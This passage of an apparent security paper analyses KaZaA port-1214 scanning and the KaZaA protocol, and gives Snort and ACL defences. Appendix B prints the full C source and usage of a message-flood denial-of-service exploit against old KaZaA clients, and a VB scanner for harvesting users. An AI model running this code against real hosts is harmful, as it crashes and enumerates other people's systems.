Nmap will scan an IP repeatedly and will also scan the network IP (192.168.3.0) and the broadcast IP (192.168.3.255)

Other packages offering subnet syn scan capabilities are:

- Strobe
- Network Super Scanner
- Portscanner
- Queso

- Atelier Web Security Port Scanner

Signature of the attack

Zatrix uses the winsock 2.0 control from Microsoft. Winsock follows the BSD sockets model and will not give us hints like fixed Initial Sequence Numbers of unique window sizes. However, KaZaA server does listen on port 1214. Unlike other P2P applications, e.g. Napster, that port is not configurable. The fixed port makes scanning for KaZaA servers easier.

The TCP syn request generated by Zatrix (or KaZaA) looks like this:

```
07:11:28.943334 narya.3917 > 192.168.3.17.1214: S
1350014296:1350014296(0) win 16384 <mss 1460,nop,nop,sackOK> (DF)
```

An effective snort rule would alert the network monitor about any tcp packet coming from any outside address ($EXTERNAL_NET) to any of our hosts $HOME_NET) on port 1214 with the syn flag set (flags: S) would look like this:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 1214 \
(flags:S; (msg:"INFO KaZaA/Morpheus) Scan";)
```

To alert the logger of KaZaA activity, the following Cisco router/PIX rule would send port 1214 activity to the log device:

```
access-list 110 deny tcp any any 1214 log
```

This rule states deny from any host to any host where port equals 1214 but send an alert to the syslog device.

The output from the rule would look like this:

```
APR 10 12:05:11 EST: %SEC-6-IPACCESSLOGP: list 110 denied tcp
192.168.3.72(4653)  -> a.b.c.200(1214), 1 packets
```

On April 10 the rule from access-list 110 denied a single packet destined for 192.168.3.72 to a.b.c.200 on port 1214.

Protection from the scan

Since responding to syn's is a required behavior in TCP, this *vulnerability* is also required response to the syn stimulus. The best that can be done is to defend against the syn scans with router/firewall policies.

A policy that accepts only required hosts/ports and denies all else is the best policy. Given that KaZaA is homed on an ephemeral port you will need to set an explicit policy. Defending against KaZaA scans is a matter of dropping packets at the border router or firewall outside interface.

On a Cisco router/PIX, an Access Control List command to drop packets KaZaA packets would look like:

- **access-list 110 deny tcp any any 1214**

This rules states deny from any host to any host where port equals 1214.

On a 3Com firewall you would

- Add a service named KaZaA associated with TCP port 1214
- Add a new rule
- Deny the rule KaZaA from the wan into the LAN
- If your organization had a security policy that disallowed KaZaA, you could also set an egress rule (LAN to WAN)

Source Code/Pseudo code

Zatrix's KaZaA clone is available in its entirety at http://www.planet-source-code.com/vb/scripts/ShowCode.asp?txtCodeId=32927&lngWId=1

As the program starts it performs the following functions. Shown is the pseudo-code with references to actual source code snippets as required.

Initialize
    StartFrom
    EndAt
    Set Browser object to www.KaZaA.com
Test for valid IP addresses
    StartFrom
    End at

Scan_onclick
Present the abort button (stop scanning gracefully)
If StartFrom addresses are less than EndAt addresses then
Build IP address from the four boxes, IPGroup0 to 3 (startt)
Ip connection request on port 1214 ***See Snippet 1***
If Connection true then
Senddata

```
PASS Admin
ZATRiX
USER KaZaAClone 192.168.3.200:KaZaA
```

Getdata back ***See Snippet 2***

```
HTTP/1.0 501 Not Implemented
X-KaZaA-Username: vihrea
X-KaZaA-Network: KaZaA
X-KaZaA-IP: 192.168.3.199:1214
X-KaZaA-SupernodeIP: sn.ode.240.44:1214
```

If they don't have a user name ***See Snippet 3***
increment peeps_v
Else
increment peeps_f
Else try the next IP
EndAt = StartFrom
Set text of message to show how many users found
with Username set (peeps_f)
without username set (peeps_v)
Show IP's in (gray) listbox
Done

Snippet 1

```
Private Sub tmMain_Timer()
Dim hostt As String
Load Connector(Connector.UBound + 1)
    hostt = IpGroup(0) & "." & IpGroup(1) & "." & IpGroup(2) & "." & IpGroup(3)
    Connector(Connector.UBound).Close
    Connector(Connector.UBound).Connect hostt, 1214
```

```
    If Connector.UBound > 100 Then Unload Connector (Connector.UBound -
100)
End Sub

Private Sub Connector_Connect(Index As Integer)
Connector(Index).SendData "PASS Admin" & vbCrLf & "ZATRiX" & vbCrLf &
"USER KaZaAClone " & Connector(Index).LocalIP & ":KaZaA"
End Sub
```

Comments: When connector finds a syn/ack, it sends:

```
PASS Admin
ZATRiX
USER KaZaAClone 192.168.3.200:KaZaA
```

Snippet 2

```
Private Sub Connector_DataArrival(Index As Integer, ByVal bytesTotal As Long)
Dim data As String, KaZaAUser, added As Boolean, rIP As String, add As String,
startt As Integer, endd As Integer
'On Error GoTo X
On Error Resume Next
rIP = Connector(Index).RemoteHostIP
Connector(Index).GetData data, vbString
```

Comments: The connector receives the string data which is shown below:

```
HTTP/1.0 501 Not Implemented
X-KaZaA-Username: vihrea
X-KaZaA-Network: KaZaA
X-KaZaA-IP: 192.168.3.199:1214
X-KaZaA-SupernodeIP: sn.ode.240.44:1214
```

Snippet 3

```
If InStr(data, "???") <> 0 Then
   add = "?"
   peeps_v = peeps_v + 1
Else
   add = "!"
End If
startt = InStr(1, data, "X-KaZaA-Username: ")
```

```
startt = startt + Len("X-KaZaA-Username: ")
endd = InStr(startt, data, Chr(10))
data = Mid(data, startt, endd - startt - 1)
If U_Found(rIP) = False Then
   lstMain.AddItem add & data & add & "  " & rIP & " 1214"
   peeps_f = peeps_f + 1
   lblStatus = "Found So Far: " & peeps_f & "..." & "?Searchable Users?: " &
peeps_v
End If
add = ""
End Sub
```

Comments :If they have no password set, they may be searchable.

Additional Information

The peer-to-peer *revolution* has offered many challenges to security administrators. Its widely dispersed architecture makes it more difficult to manage. As content providers strive to pay the bills, more secretive add-ins are offered. They may take the form of opt-ins (Brilliant Digital Entertainment) or assume a surreptitious form (Click-til-u-win).

A disturbing trend in P2P computing that may act as a harbinger of things to come is offered at

http://www.nd.edu/~parasite/ .
http://www.nature.com/nsu/010830/010830-8.html

These papers describe parasitic computing, a technology where unused computer cycles are put to use with or *without* your knowledge. The author volunteers his CPU cycles to aid SETI. The line is blurring between the task of volunteering to aid something (SETI) and having a commercial company use your bandwidth to push advertisements.

Recall that Brilliant Digital Entertainments (BDE) bundles an add-in that may be used to serve advertisements from your computer to other KaZaA clients, the following link will guide you through the process of uninstalling the BDE server:

http://news.com.com/2100-1023-875274.html

The legal implications of KaZaA are discussed in a paper presented by Fred von Lohman but appearing in webnoize.com. It should be noted that webnoize.com is

now out of business. The discussion on supernodes, arbitrating downloads and the lack of KMG involvement in pirating music makes for interesting reading.

http://www.dtype.org/pipermail/p2p-legal/2001-August/000041.html

Another interesting paper on legal implications exists at

http://www.dotcomscoop.com/print.php?sid=39

Appendix A offers a cursory description and documentation of KaZaA's start-up, searching, queuing and messaging components. This is not offered as a complete reference on KaZaA. Rather it reflects the author's curiosity on KaZaA's function and as an additional resource where little technical documentation exists.

Appendix B is a *proof of concept* denial of service attack against older KaZaA clients, version 1.3 or less.

Appendix A

KaZaA Start-up Behavior

The KMG protocols operate over TCP. When KaZaA starts, it issues echo requests for known supernodes. The location of the supernodes is stored in the program itself. Once at least one active one is found, it contacts that Supernode for validation.

Additionally, the KaZaA client contacts KaZaA.com and opens the start page kmdstart.htm. KaZaA.exe sends the information shown below:

```
GET /en/kmdstart.htm?client=kmd&ver=151 HTTP/1.1
```

HTTP get the English version of kmdstart, version is 1.51

```
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg,
application/vnd.ms-excel, _
        application/vnd.ms-powerpoint, application/msword, */*
```

*Accept the following image types note */*. This infers that all media types are accepted including executables!*

```
Accept-Language: en-us
Accept-Encoding: gzip, deflate
If-Modified-Since: Thu, 04 Apr 2002 16:48:53 GMT
If-None-Match: "10d5b8-360b-3cac83f5"
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0; Q312461; .NET
CLR 1.0.2914)
Host: desktop.KaZaA.com
Connection: Keep-Alive
```

This connection stays hot

```
Cookie: ver=151
```

Announce the cookie version to the server.

```
HTTP/1.1 304 Not Modified
```

```
Date: Fri, 05 Apr 2002 18:02:43 GMT
Server: Apache/1.3.22 (Unix) PHP/4.1.0
Connection: close
ETag: "10d5b8-360b-3cac83f5"
```

Once the page is loaded, the connection is closed.

At this juncture a **netstat –na** will show a connection to a supernode listening on port 1214.

```
TCP    192.168.3.200:3891     sn.ode.114.19:1214      ESTABLISHED
```

Once logged in **Figure 1** shows that searches are performed by the supernode. The search is performed and Radix64 encrypted hits are returned to the client.



Figure 1 – peer/supernode interaction

The client download request looks like this:

```
GET /409/Semisonic+-+Closing+Time.mp3 HTTP/1.1
```

409 indicates the index number of the shared file database (db1024) as well as the request title

```
Host: IP.SRC.73:1214
```

The Supernode tells me where to get the file Closing Time.

```
UserAgent: KaZaAClient Mar  4 2002 16:25:02
X-KaZaA-Username: vihrea
```

My username is transmitted to show download source requestor. This information can be seen in the traffic window of KaZaA.

```
X-KaZaA-Network: KaZaA
X-KaZaA-IP: My.Net.IP.117:1214
```

Network identification and file destination

```
X-KaZaA-SupernodeIP: sn.ode.44.14:1214
```

The supernode that is acting as coordinator

```
Range: bytes=3946946-4361369
Connection: close
X-KaZaA-XferId: 15438452
```

There are three clients offering source material. AstroDME is one. There were two others offering a partial content. From the three, distinct parts of the song is downloaded and reassembled by the client. Below shows the connection from one participant, as well as the song's meta-information

```
HTTP/1.1 206 Partial Content
Content-Range: bytes 3946946-4361369/4361370
Content-Length: 414424
Accept-Ranges: bytes

Date: Fri, 05 Apr 2002 18:36:59 GMT
Server: KaZaAClient Feb  4 2002 00:18:24
Connection: close
Last-Modified: Tue, 01 Jan 2002 23:10:12 GMT
X-KaZaA-Username: AstroDMe

X-KaZaA-Network: KaZaA
X-KaZaA-IP: His.NET.73:1214
X-KaZaA-SupernodeIP: sn.ode.44.14:1214
X-KaZaATag: 21=128
X-KaZaATag: 5=273
X-KaZaATag: 6=Semisonic
X-KaZaATag: 14=AlternRock
X-KaZaATag: 4=Closing Time
X-KaZaATag: 3==hfzfg6idxFIAKI5RRZnkuwImUs8=
X-KaZaATag: 8=Feeling Strangely Fine
X-KaZaATag: 1=1481
X-KaZaATag: 26=EFNet #mpeg3
X-KaZaATag: 10=en
X-KaZaATag: 12=closingtime
Content-Type: audio/mpeg
```

Content ensues in mpeg compression…

Queuing

As mentioned above, the supernode will try to find other sources. Here is a queuing attempt with a timeout.

```
GET /409/Semisonic+-+Closing+Time.mp3 HTTP/1.1
Host: 168.122.232.156:1214
UserAgent: KaZaAClient Mar  4 2002 16:25:02
X-KaZaA-Username: vihrea
X-KaZaA-Network: KaZaA
X-KaZaA-IP: MY.Net.165.117:1214
X-KaZaA-SupernodeIP: sn.ode.44.14:1214
Connection: close

X-KaZaA-XferId: 15438452
HTTP/1.0 503 Service Unavailable
Retry-After: 300

X-KaZaA-Username: lis3585
X-KaZaA-Network: KaZaA
X-KaZaA-IP: 168.122.232.156:1214
X-KaZaA-SupernodeIP: 168.122.242.16:1214
```

Messaging

Messaging services are available in KaZaA. Users may send and receive messages via a pop-up window. In order to send/receive a message you must:

1) be logged in
2) know the user name to whom the message is to be sent
3) *not* be on the ignore list

A message box pops up with the user name/message. The protocol for sending the message is a GET setting the type to *.message*

```
GET /.message HTTP/1.1
Host: 212.86.5.38:1214
UserAgent: KaZaAClient Mar  4 2002 16:25:02
X-KaZaA-Username: vihrea
X-KaZaA-Network: KaZaA
X-KaZaA-IP: MY.Net.165.117:1214
X-KaZaA-SupernodeIP: sn.ode.145.17:1214
Connection: close
X-KaZaA-IMTo: MaximA@KaZaA
X-KaZaA-IMType: user_text
X-KaZaA-IMData:
SnVzdGEgdGVzdCwgc29ycnkgb2ZylHRoZSBpbnRlcnJ1cHQ=
```

IMData are encoded radix64

```
HTTP/1.0 403 Forbidden 0 3600119839

  h_HTTP/1.1 200 OK
Content-Length: 1
Accept-Ranges: bytes
Date: Thu, 28 Mar 2002 19:14:34 GMT
Server: KaZaAClient Mar  4 2002 16:25:02
Connection: close
Last-Modified: Thu, 28 Mar 2002 19:14:34 GMT
Content-Type: application/octet-stream
X-KaZaA-Username: MaximA
X-KaZaA-Network: KaZaA
X-KaZaA-IP: 212.86.5.38:1214
X-KaZaA-SupernodeIP: 12.228.100.65:1214
X-KaZaA-IMStatus: 0
```

Appendix B

KaZaA clients, once found, may be attacked with simple denial of service attacks or to download media from clients without joining KaZaA and experiencing the benefits of additional marketing programs and spyware <grin>.

The mr Jade 2k2's proof of messaging DOS described above will crash the victim system. Referring to Appendix A, the source code compiled will attack a victim with a message flood.

Having scanned a subnet(s), Zatrix's program returns active KaZaA users. The KaZaA-xploit program can then be sued to attack the identified hosts. In the above, program run we identified 192.168.3.199 as a KaZaA user. Running:

```
KaZaA-xploit 192.168.3.199 1000
```

will send 1000 messages to the victim.

Exploit code (DoS):

```
/* KaZaA-xploit.c code
*
* Filename : KaZaA-xploit.c
* Version : 0.1
* Coder(s) : mrjade [WkT!] <mrjade@softhome.net>
* Date : 9/2/2K2
* Abstract : Send X messages to any KaZaA, grokster and morpheus client
* version 1.3.3 for windows exhausting the system.
*
* Compile: #gcc -o KaZaA-xploit KaZaA-exploit.c
* Usage: #./KaZaA-xploit host/ip nmessages
* Example: #./KaZaA-xploit 192.168.0.5 1000
*
* This will send 1000 messages to given KaZaA client.
* proof of concept for the same advisorie. Source code
* extracted from KaZaA-msg.c program written by mrjade, for
* sending readable messages to any KaZaA user.
*
* License conditions:
*
* Copyright (c) 2002 mrjade - <mrjade@softhome.net>
*
* This program is free software; you can redistribute it and/or modify
```

```
* it under the terms of the GNU General Public License as published by
* the Free Software Foundation; either version 2 of the License, or
* (at your option) any later version.
*
* This program is distributed in the hope that it will be useful,
* but WITHOUT ANY WARRANTY; without even the implied warranty of
* MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
* GNU General Public License for more details.
*
* You should have received a copy of the GNU General Public License
* along with this program; if not, write to the Free Software
* Foundation, Inc., 59 Temple Place, Suite 330, Boston, MA 02111-1307 USA
*
* NOTES:
* Improves of this code can generate diferent id@domain names for
* each connection.
*
* For 300mb of RAM 1000 messages will be a good example.
*/

/* ---== Include section ==--- */

#include <netdb.h>
#include <arpa/inet.h>

#include <stdio.h> /* stdout() */
#include <string.h> /* strstr(), strchr() */
#include <malloc.h> /* malloc() */

/* ---== Defines section ==--- */

/* KaZaA-head id, dominio, to */
#define KaZaA_head "\
GET /.message HTTP/1.1\n\
X-KaZaA-Username: %s\n\
X-KaZaA-Network: %s\n\
X-KaZaA-IMTo: %s\n\
X-KaZaA-IMType: user_text\n\
X-KaZaA-IMData: aaa\n\
\n\n\n"

#define http_basic "GET / HTTP/1.0\nHost: localhost\n\n"
#define id_ "user" /* Default id for sending msg */
#define minetwork "domain.com" /* Default id for sending msg */
```

```
#define PORT 1214 /* Default port for sending data */

/* ---== Procedure section ==--- */

/* Usage Banner..*/
void usage(char *pname) {
printf (" :: Usage : %s ip/host n_messages\n", pname);
printf (" :: 1000 for 300mb of RAM aprox.\n", pname);
fflush (stdout);
exit(-1);
}

/* Resolv hostname */

unsigned long resol(char *host) {
struct in_addr addr;
struct hostent *host_ent;

if((addr.s_addr = inet_addr(host)) == -1) {
printf(" :: Resolving host: %s\n", host);
if(!(host_ent = gethostbyname(host))) return(0);
memcpy((char *)&addr.s_addr, host_ent->h_addr, host_ent->h_length);
} return(addr.s_addr);
}


char *get_token (char *buffer, char *token){
char *stri, *strf;

if ((stri = strstr (buffer, token))){
stri = stri + strlen(token);
strf = strchr (stri, 0xA);
strf[-1]= 0;
} else {
return (NULL);
}
return (stri);
}

/* ---== MAIN Procedure ==--- */

int main(int argc, char *argv[]) {
int sock, c_, cont;
char *host;
```

```
struct sockaddr_in TheHoSt;
char *btmp;
char *user_name, *id; /* user_name = id = remote user name */
char *user_net, *network; /* user_net = network = remote user network */
char buffer[512]; /* Rec. buffer*/
int a=0;

printf("\n :: xploit code for KaZaA, morpheus and grokster users..");
printf("\n :: (C)2002 mrjade [WkT!] <mrjade@softhome.net>\n");

if( argc < 3) {
usage( argv[0] );
}

/* Host resolv and connect */
host = argv[1];
TheHoSt.sin_family = AF_INET;
TheHoSt.sin_addr.s_addr = resol(host);
if(!TheHoSt.sin_addr.s_addr) {
printf(" :: ERROR: host not found.\n\n");
exit(-1);
}

/* We must get remote user name, need it to send any request */
TheHoSt.sin_port = htons(PORT);
sock = socket(AF_INET, SOCK_STREAM, 0);
if(sock < 0) {
printf(" :: ERROR: Can't open socket\n\n");
exit(-1);
}
bzero(buffer,sizeof(buffer));
if(!connect(sock,(struct sockaddr *)&TheHoSt, sizeof(TheHoSt))) {

printf(" ::\n :: Getting username@network: "); fflush(stdout);

/* Search for username@userdomiain on host */
send(sock,http_basic,strlen(http_basic),0);
recv(sock,buffer,sizeof(buffer),0);
close(sock);

if ((user_net = get_token(buffer, "Network: ")) && \
(user_name = get_token(buffer, "Username: "))){
printf ("%s@%s\n", user_name, user_net);
fflush (stdout);
```

```
} else {
printf ("ERR\n :: No username or network detected\n\n");
fflush (stdout);
exit (-1);
}

/* Storing strings */
network = malloc (strlen(user_net)+1);
bzero (network, strlen(user_net)+1);
memcpy (network, user_net, strlen(user_net));

id = malloc (strlen(user_name)+1);
bzero (id, strlen(user_name)+1);
memcpy (id, user_name, strlen(user_name));
} else {
printf(" :: ERR Can't connect.\n\n");
fflush(stdout);
exit (-1);
}

/* number of msg to send*/
cont = strtol (argv[argc-1],0,10);
if (cont < 1){
cont= 1000;
}
printf(" :: Sending %d messages:\n", cont);
fflush(stdout);


/* create HTTP request */
c_ = strlen(KaZaA_head)+strlen(id_)+strlen(id)+strlen(minetwork)+3;
btmp = malloc( c_);
bzero(btmp, c_);
sprintf (btmp, KaZaA_head, id_, minetwork, id);

/* Bucle */
for (a=0; a < cont; a++){

/* Now send the message request */
sock = socket(AF_INET, SOCK_STREAM, 0);
if(sock < 0) {
printf(" :: ERROR: Can't open socket\n\n");
exit(-1);
}
```

```
printf(".");fflush(stdout);
bzero(buffer,sizeof(buffer));
if(!connect(sock,(struct sockaddr *)&TheHoSt, sizeof(TheHoSt))) {
send(sock,btmp,strlen(btmp),0);
recv(sock,buffer,sizeof(buffer),0);
if (strstr(buffer, "200")){ // HTTP OK
printf(".");fflush(stdout);
} else {
printf("\n :: Can't deliver message. \n\n");fflush(stdout);
close(sock);
exit(-1);
}
bzero(buffer,sizeof(buffer)); //Clear Buffer
} else {
close(sock);
printf("\n :: Can't connect. Service down \n\n");
exit(-1);
}
close (sock);
} /* for */
return (0);
}
```

Bibliography

"GNU Internet File Transfer" URL: http://sourceforge.net/projects/gift-java/ 24 Setp 2001

Augusti, L. "Setting Up PIX syslog." 12 July 2002 (sic). URL: http://www.cisco.com/warp/public/110/pixsyslog.html

Bash, J. "Cisco - Improving Security on Cisco Router." 26 July 1999. URL: http://www.cisco.com/warp/public/707/21.html

Borland, John. "Stealth P2P network hides inside KaZaA". 01.April 2002 URL:http://news.com.com/2100-1023-873181.html

Dreamtech Software Team. Cracking the Code: Peer-to-Peer Appliation Development. New York. Hungry Minds 2002.

LeChat. Morpheus Exploit http://users.pandora.be/lechat/Morpheus%20Exploit.htm 15 Dec 2001

Mr Jade. "KaZaA, Grokster and Morpheus Remote Denial of Service" 7 Feb, 2002. URL: http://www.securiteam.com/exploits/5RP0R1P6AC.html

Stevens, W. Richard. TCP/IP Illustrated, Volume 1: The Protocols . New York Addison-Wesley 1994

Stevens, W. Richard. UNIX Network Programming . Englewood Cliffs, NJ: Prentice Hall 1990

Thornton, John. "KaZaA the Virus Desktop"10 Sept, 2001. URL: http://www.theregister.co.uk/content/55/22119.html

Zatrix. "Zatrix's KaZaA Clone [WinSock]". 21 Mar 2002 URL: http://www.planet-source-code.com/vb/scripts/ShowCode.asp?txtCodeId=32927&lngWId=1